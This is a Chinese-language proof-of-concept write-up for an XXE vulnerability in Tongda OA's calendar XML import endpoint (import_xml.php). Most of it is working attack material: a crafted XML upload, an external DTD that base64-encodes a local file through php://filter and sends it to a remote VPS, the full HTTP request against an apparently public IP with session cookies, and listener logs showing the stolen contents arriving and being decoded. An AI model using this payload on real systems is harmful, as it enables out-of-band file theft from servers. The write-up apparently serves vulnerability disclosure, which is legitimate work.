TONGDA OFFICE Anywhere 10.20.200417-bind XXE


漏洞描述

通达 OA 日程安排，日程数据导入处存在XXE漏洞

复现步骤


步骤1

修改导入的xml文件，无回显读取本地文件；



```
<?xml version="1.0" encoding="gbk"?>
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "http:[redacted]:65531/xxe.dtd">
%remote;%int;%send;
]>
<AFFAIRS>
  <AFFAIR>
    <FLAG>CALENDAR</FLAG>
    <CAL_TIME>2020-08-19 20:00:00</CAL_TIME>
    <END_TIME>2020-08-19 20:30:00</END_TIME>
    <CAL_TYPE></CAL_TYPE>
    <CAL_LEVEL>0</CAL_LEVEL>
    <CONTENT>cyberlab</CONTENT>
    <MANAGER_ID></MANAGER_ID>
  </AFFAIR>
  <AFFAIR>
    <FLAG>CALENDAR</FLAG>
    <CAL_TIME>2020-08-19 16:00:00</CAL_TIME>
    <END_TIME>2020-08-19 16:30:00</END_TIME>
    <CAL_TYPE>1</CAL_TYPE>
    <CAL_LEVEL>0</CAL_LEVEL>
    <CONTENT>11111</CONTENT>
    <MANAGER_ID></MANAGER_ID>
  </AFFAIR>
</AFFAIRS>
```

远程vps主机创建xxe.dtd，内容如下所示，读取本地的flag.txt文件；



```
root@iZwz9akazugpwbrb1xtlw8Z:/tmp/tmp# cat xxe.dtd
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file://D:/flag.txt">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http:[redacted]9999?p=%file;'>">
```

步骤2


提交如下poc:

```
POST /general/calendar/in_out/import_xml.php HTTP/1.1
Host: 211.138.191.187:88
Content-Length: 1192
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://211.138.191.187:88
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundarym6iluHiJGivtWxrd
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/84.0.4147.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://211.138.191.187:88/general/calendar/in_out/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: SID_1=9cdfdedc; SID_4002=fd08b4a7; USER_NAME_COOKIE=%C0%EE%D3%C2;
OA_USER_ID=3795; PHPSESSID=r5dr5gthsdma6h40pcplgehen2; SID_3795=50974747
Connection: close

------WebKitFormBoundarym6iluHiJGivtWxrd
Content-Disposition: form-data; name="XML_FILE"; filename="日程.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="gbk"?>
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "http://vps:65531/xxe.dtd">
%remote;%int;%send;
]>
<AFFAIRS>
  <AFFAIR>
    <FLAG>CALENDAR</FLAG>
    <CAL_TIME>2020-08-19 20:00:00</CAL_TIME>
    <END_TIME>2020-08-19 20:30:00</END_TIME>
    <CAL_TYPE></CAL_TYPE>
    <CAL_LEVEL>0</CAL_LEVEL>
    <CONTENT>cyberlab</CONTENT>
    <MANAGER_ID></MANAGER_ID>
  </AFFAIR>
  <AFFAIR>
    <FLAG>CALENDAR</FLAG>
    <CAL_TIME>2020-08-19 16:00:00</CAL_TIME>
    <END_TIME>2020-08-19 16:30:00</END_TIME>
    <CAL_TYPE>1</CAL_TYPE>
    <CAL_LEVEL>0</CAL_LEVEL>
    <CONTENT>11111</CONTENT>
    <MANAGER_ID></MANAGER_ID>
  </AFFAIR>
</AFFAIRS>

------WebKitFormBoundarym6iluHiJGivtWxrd
Content-Disposition: form-data; name="FILE_NAME"

日程.xml
------WebKitFormBoundarym6iluHiJGivtWxrd
Content-Disposition: form-data; name="FROM_OUTLOOK_OA"

2
------WebKitFormBoundarym6iluHiJGivtWxrd
Content-Disposition: form-data; name="CAL_AFF_TASK"

1
------WebKitFormBoundarym6iluHiJGivtWxrd--
```


步骤3

远程主机收到请求：




```
root@iZwz9akazugpwbrb1xtlw8Z:/tmp/tmp# python -m SimpleHTTPServer 65531
Serving HTTP on 0.0.0.0 port 65531 ...
211.138.191.189 - - [19/Aug/2020 17:10:52] "GET /xxe.dtd HTTP/1.0" 200 -
```

监听端口收到了读取的本地文件内容，内容经过base64编码如下所示：



```
root@iZwz9akazugpwbrb1xtlw8Z:/tmp/tmp/recv# python -m SimpleHTTPServer 9999
Serving HTTP on 0.0.0.0 port 9999 ...
211.138.191.189 - - [19/Aug/2020 17:10:52] "GET /?p=aXQncyB4eGUh HTTP/1.0" 200 -
```

Base64解码，得到文件内容：



```
Ncat: Connection reset by peer.
root@kali:~# echo "aXQncyB4eGUh" |base64 -d
it's xxe!root@kali:~#
```